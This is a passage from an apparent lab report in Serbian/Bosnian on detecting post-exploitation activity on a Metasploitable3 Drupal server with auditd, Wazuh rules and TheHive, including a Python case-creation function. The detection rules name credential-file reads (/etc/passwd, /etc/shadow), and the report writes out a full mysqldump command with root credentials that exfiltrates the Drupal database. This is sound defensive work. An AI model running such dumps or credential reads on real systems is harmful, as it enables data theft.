Nakon uspješnog napada, napadači često koriste komande poput `netstat -tulpn` da identifikuju servise (npr. MySQL na portu 3306, Apache na portu 8585) i potencijalne mete za dalji napad. U ovom slučaju, izvršavanje ovih komandi loguje se putem **auditd** servisa (ključ `network_recon`), a pokreće Wazuh **pravilo 100303** koje generiše upozorenje (Alert) u alatu TheHive. Ova detekcija omogućava bezbijednosnim timovima da na vrijeme prepoznaju ranu fazu post-eksploatacije i reaguju pre nego što napadač pokuša dalju eskalaciju ili širenje po mreži.

Detekcija čitanja fajlova (MITRE T1005)

Pravilo **100305** otkriva kada korisnik `www-data` izvrši komandu `cat`, što se povezuje sa MITRE tehnikom **T1005 – Data from Local System**. Ova tehnika opisuje pokušaje napadača da čitaju osjetljive fajlove sa lokalnog sistema.

U praksi, *`cat`* se koristi za pregled konfiguracionih fajlova, logova i fajlova sa sačuvanim pristupnim podacima. U testiranju, izvršavanje ove komande loguje se putem auditd servisa (ključ `file_read`) i aktivira Wazuh **pravilo 100305** koje generiše upozorenje visoke ozbiljnosti u TheHive-u.

Detekcija pristupa fajlu /etc/passwd (MITRE T1003, T1087)

Pravilo **100306** otkriva kada korisnik `www-data` pokušava da pročita fajl `/etc/passwd`, što se povezuje sa MITRE tehnikama **T1003 – OS Credential Dumping** i **T1087 – Account Discovery**. Ovaj fajl sadrži listu korisničkih naloga i osnovne informacije o njima, što napadaču može pomoći u planiranju krađe kredencijala.

U testiranju, ova aktivnost se evidentira pomoću **auditd** (ključ `passwd_access`) i pokreće **Wazuh pravilo 100306**, koje generiše upozorenje najvišeg nivoa u **TheHive-u**.

Pristup ovom fajlu od strane web server procesa jasan je znak kompromitacije i zahtijeva hitnu reakciju.

Detekcija pristupa fajlu /etc/shadow (MITRE T1003)

Pravilo **100307** detektuje pokušaj čitanja fajla `/etc/shadow` od strane korisnika `www-data`, što se mapira na MITRE tehniku **T1003 – OS Credential Dumping**. Ovaj fajl sadrži password hash-eve korisničkih naloga i normalno je dostupan isključivo root korisniku.

U testiranom scenariju, ova aktivnost se bilježi putem auditd logova (ključ `shadow_access`) i aktivira Wazuh **pravilo 100307**, koje generiše **kritično upozorenje** u alatu TheHive. Pristup ovom fajlu od strane web server procesa predstavlja jasan indikator ozbiljne kompromitacije sistema i zahtijeva hitnu reakciju.

Detekcija pristupa MySQL bazi (MITRE T1078)

Pravilo **100308** otkriva kada korisnik `www-data` izvrši komandu `mysql`, što se povezuje sa MITRE tehnikom **T1078 – Valid Accounts**. Ova aktivnost ukazuje na pokušaj pristupa bazi podataka korišćenjem validnih kredencijala.

U testiranju, napadač je iz fajla `settings.php` izdvojio MySQL podatke za prijavu (`root:root`) i zatim pristupio bazi. Ova radnja se bilježi pomoću auditd logova (ključ `database_access`) i pokreće **Wazuh pravilo 100308**, koje generiše upozorenje visoke ozbiljnosti u TheHive-u. Detekcija ukazuje da napadač ima aktivnu konekciju sa bazom i može izvršavati SQL upite, čime direktno ugrožava podatke.

Detekcija eksfiltracije baze podataka (MITRE T1005, T1048)

Pravilo **100309** detektuje kada korisnik `www-data` pokrene komandu `mysqldump`, što ukazuje na pokušaj krađe cijele baze podataka. Ova aktivnost je povezana sa MITRE tehnikama **T1005 – Data from Local System** i **T1048 – Exfiltration Over Alternative Protocol**.

U testiranju, napadač je pomoću komande *`mysqldump -u root -proot drupal > /tmp/drupal_exfil.sql`* izvezao cijelu Drupal bazu (oko 2.4 MB), uključujući korisničke podatke, lozinke i e-mail adrese. Ova radnja je zabilježena putem auditd (ključ `database_dump`) i aktivirala je Wazuh **pravilo 100309**, koje je generisalo kritično upozorenje u TheHive-u.

Detekcija web shell aktivnosti (MITRE T1505.003)

Pravilo **100310** prepoznaje situaciju kada web aplikacija bude iskorištena za pokretanje komandne linije, konkretno procesa `/bin/bash` pod korisnikom `www-data`. Ovo

ukazuje da je napadač, nakon eksploatacije ranjivosti, dobio direktan pristup operativnom sistemu kroz tzv. *web shell*.

Takav pristup omogućava napadaču da u realnom vremenu izvršava sistemske komande preko aplikacije. Ova aktivnost odgovara MITRE tehnici **T1505.003 – Web Shell**, koja se koristi za dalji upad u sistem, eskalaciju privilegija i održavanje kontrole nad kompromitovanim serverom.

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh Agenta

Wazuh agent (v3.13.1) instaliran je na Metasploitable3 sistemu (192.168.1.102) i konektovan na Wazuh Manager (192.168.1.103) preko TCP porta 1514. Agent prikuplja logove iz */var/log/audit/audit.log*, */var/log/auth.log*, */var/log/syslog*, i Apache logova (*access.log, error.log*).


Konfiguracija agenta je u fajlu */var/ossec/etc/ossec.conf* na Metasploitable3.

Prikupljanje Logova


Auditd je konfigurisan da prati sve komande izvršene od strane www-data korisnika (UID 33) putem syscall monitoringa. Specifično se prate:

- Reconnaissance komande (whoami, id, netstat, ps)
- Pristup osetljivim fajlovima (/etc/passwd, /etc/shadow)
- Database operacije (mysql, mysqldump)
- Shell aktivnost (bash, sh spawn)

Svaka aktivnost dobija jedinstveni audit key (npr. identity_recon, passwd_access, database_dump) koji omogućava precizno povezivanje događaja sa odgovarajućim Wazuh pravilima tokom procesa detekcije.



Slika Auditctl-l – lista konfigurisanih pravila audit rules fajlom




Slika: Sadržaj fajla sa audit pravilima (audit.rules)

3.3 Proces detekcije

Opišite proces detekcije: Kada korisnik `www-data` izvrši komandu**, Linux kernel** generiše događaj koji **auditd** beleži u fajlu `/var/log/audit/audit.log`. Ove logove zatim prikuplja **Wazuh agent** i prosleđuje ih **Wazuh Manageru**. Tamo ih komponenta **wazuh-analysisd** obrađuje: dekodira zapis, izdvaja ključna polja (npr. `audit.exe`, `audit.key`, `audit.command`) i upoređuje ih sa pravilima definisanim u `local_rules.xml`.

Ako se log poklopi s nekim pravilom (**match**), generiše se **alert** koji sadrži ID pravila, nivo ozbiljnosti i odgovarajuću **MITRE ATT&CK tehniku**. Ovaj alert se zatim prikazuje u

Wazuh Dashboard-u.



Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije: TheHive 5 je pokrenut kao Docker kontejner i koristi Cassandra bazu, koja omogućava pouzdano i skalabilno čuvanje podataka. Aplikacija je dostupna na portu *9000* i koristi Bearer token za API autentifikaciju.

Integracija sa Wazuh-om ostvarena je pomoću Python skripte (`custom-thehive.py`), smiještene u `/var/ossec/integrations/`. Ova skripta automatski prima JSON alerte od Wazuh Managera preko hook mehanizma i aktivira se za sve alerte sa nivoom ozbiljnosti ≥10, što je definisano u fajlu `ossec.conf`.

Nakon prijema, skripta kreira alert objekat u TheHive-u sa svim važnim podacima (npr. ID pravila, opis, nivo, MITRE oznake). Za kritične događaje, skripta automatski pretvara alert u **incident (Case)** putem API poziva, bez potrebe za ručnim unosom, čime se ubrzava reakcija na bezbijednosne incidente.

Integracija pravila:

Funkcija `create_case_from_alert()` automatski pretvara TheHive alert u Case kada se otkrije kritičan bezbijednosni događaj. Prima dva parametra: `alert_id` (ID već postojećeg alerta) i `alert_json` (ceo Wazuh alert u JSON formatu).

Iz alerta se izdvajaju ključni podaci kao što su: ID pravila, opis, ime agenta i nivo ozbiljnosti. Na osnovu `alert_level` vrijednosti, određuje se **severity** – nivoi **13** i više dobijaju oznaku *Critical*, a ostali *High*. Isti uslov se koristi i za označavanje slučaja kao **prioritetnog** (`flag = true`).


Case objekat se kreira sa standardizovanim title format-om [AUTO] Drupalgeddon Attack Detected - {agent_name} i description-om koja sadrži rule informacije, severity level i target agent. TLP (Traffic Light Protocol) i PAP (Permissible Actions Protocol) su postavljeni na 2 (AMBER), što znači ograničeno deljenje. Dodaju se i tagovi poput `auto-created`, `drupalgeddon`, i `rule-{ID}` radi lakšeg filtriranja u TheHive dashboard-u.


```
def create_case_from_alert(alert_id, alert_json):
    """Promote alert to case in TheHive"""
    rule_id = alert_json['rule']['id']
    rule_description = alert_json['rule']['description']
    agent_name = alert_json.get('agent', {}).get('name', 'Unknown')
    alert_level = alert_json['rule']['level']

    # Create case from alert
    case_data = {
        "title": f"[AUTO] Drupalgeddon Attack Detected - {agent_name}",
        "description": f"**Automated Case Creation**\n\n**Alert:** {rule_description}\n**Rule ID:** {rule_id}\n**Sever
ity Level:** {alert_level}\n**Target Agent:** {agent_name}\n\nThis case was automatically created due to detection of
critical attack activity.",
        "severity": 3 if alert_level >= 13 else 2,
        "tlp": 2,
        "pap": 2,
        "tags": ["auto-created", "drupalgeddon", f"rule-{rule_id}"],
        "flag": True if alert_level >= 13 else False
    }

    headers = {
        "Authorization": f"Bearer {THEHIVE_API_KEY}",
        "Content-Type": "application/json"
    }

    # Promote alert to case
    response = requests.post(
        f"{THEHIVE_URL}/api/v1/alert/{alert_id}/case",
        headers=headers,
        json=case_data
    )

    if response.status_code == 201:
        case_id = response.json().get('_id')
        sys.stderr.write(f"Case created successfully: {case_id}\n")
        return case_id
    else:
        sys.stderr.write(f"Case creation failed: {response.status_code} - {response.text}\n")
        return None
```

Funkcija u custom-thehive.py skripti

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:




Cases / #29366 / Description
Enter a case number
#29366 [AUTO] Drupalgeddon Attack Detected - metasploitable3-ub1404
id ~18112584
Created by Wazuh Admin
Created at 16/12/2025 09:25
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee
Wazuh Admin
Status
New
Start date
16/12/2025 09:25
Tasks completion
No tasks
Contributors
Time to detect
1 seconds
Time to acknowledge
1 seconds
Time to triage
1 seconds
Time to qualify
General
Tasks (0)
Observables (0)
TTPs (0)
Attachments
Title
[AUTO] Drupalgeddon Attack Detected - metasploitable3-ub1404
Tags
auto-created
drupalgeddon
rule-100308
Description
Automated Case Creation
Alert: Audit: www-data executed mysql
Rule ID: 100308
Severity Level: 12
Target Agent: metasploitable3-ub1404
This case was automatically created due to detection of critical attack activity.
5.3.11-1